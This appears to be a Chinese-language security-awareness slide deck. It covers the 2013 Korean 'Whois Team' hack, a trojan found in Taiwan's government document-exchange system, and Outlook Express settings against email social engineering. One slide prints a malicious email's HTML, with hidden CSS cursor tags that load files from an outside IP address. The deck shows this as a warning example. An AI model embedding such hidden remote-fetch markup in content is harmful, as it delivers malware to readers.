- 至少歷經8個月的精心策畫，來搜集目標企業內部電腦與伺服器的相關弱點
- 涉及韓國25個地點、海外24個地點
- 駭客所植入的惡意程式總共有76種，其中9種具有破壞性，其餘惡意程式僅負責監視與入侵之用。

Hacked By **W**hois Team



::: Who is 'Whois' ? :::

r3cycl3r@whois.com

!!! WARNING !!!

Hi !!!

**We have an Interest in Hacking.
This is the Beginning of Our Movement.
User Accounts and All Data are in Our Hands.
Unfortunately, We have deleted Your Data.
We'll be back Soon.**

See You Again

公文系統被駭 逾萬機關遭殃

2013年05月25日



74



2



行政院資安辦公室昨證實，5月初政府網路遭駭客入侵。

【唐鎮宇、李英婷、顏振凱／台北報導】行政院資通安全辦公室昨證實，5月初發現負責全國1萬多個機關公文傳送由政府公文電子交換網路系統（eClient）遭植入木馬程式，是否有公文外流仍在清查，但密件、機密等級以上公文不會透過交換系統送件，正全面更新各機關公文交換系統。立委批「鴨蛋再密也有縫」，要求加強資安管理，否則連國安資料都被駭，後果不堪設想。

<http://www.appledaily.com.tw/appledaily/article/headline/20130525/35041374/>

電子公文交換系統遭駭




郵件社交工程 防護停看聽

收信軟體安全性設定


- 以微軟的outlook express收信軟體為例，建議進行以下安全性的設定：
 1. 取消「郵件預覽」
 2. 取消「在預覽窗格檢視郵件時自動下載郵件」
 3. 勾選「以純文字閱讀所有郵件」
 4. 設定安全性區域為「受限制的網站區域」
 5. 勾選「在其他應用程式試圖以我的名義傳送電子郵件時警告我」
 6. 勾選「在附件有可能有病毒時不允許儲存或開啟」
 7. 勾選「阻擋HTML電子郵件中的圖片和其他外部內容」

1. 收信軟體安全性設定-郵件預覽




2. 收信軟體安全性設定-


在預覽窗格檢視郵件時自動下載郵件



3. 以純文字模式開啟信件



3. 以純文字模式開啟信件





```
未命名 - 記事本
檔案(E) 編輯(E) 格式(O) 檢視(V) 說明(H)


取捨之時，將如何規劃防務方面的開支。<br>
<br>
今後幾十年，海峽兩岸人民都將感謝臺灣人民當前為本土安全做出的決定。孱弱無力和持強妄為都容易<br>
引發衝突。在中華人民共和國繼續大力擴充針對臺灣的軍備之際，實行民主的臺灣人民有責任為迎接挑<br>
戰做出合理、謹慎的承諾，堅持以加強可預測性和穩定的防禦型軍事體系和戰略為其要務。<br>
<DIU style="CURSOR: url('http://220.71.52.61/wwwroot/wwwroot/2836p.jpg')">
<DIU
style="CURSOR: url
('http://220.71.52.61/wwwroot/wwwroot/9760p.jpg')"></DIU></DIU></BODY></HTML>
```




3. 以純文字模式開啟信件



3. 收信軟體安全性設定-以純文字閱讀所有郵件




4. 收信軟體安全性設定-受限制的網站區域



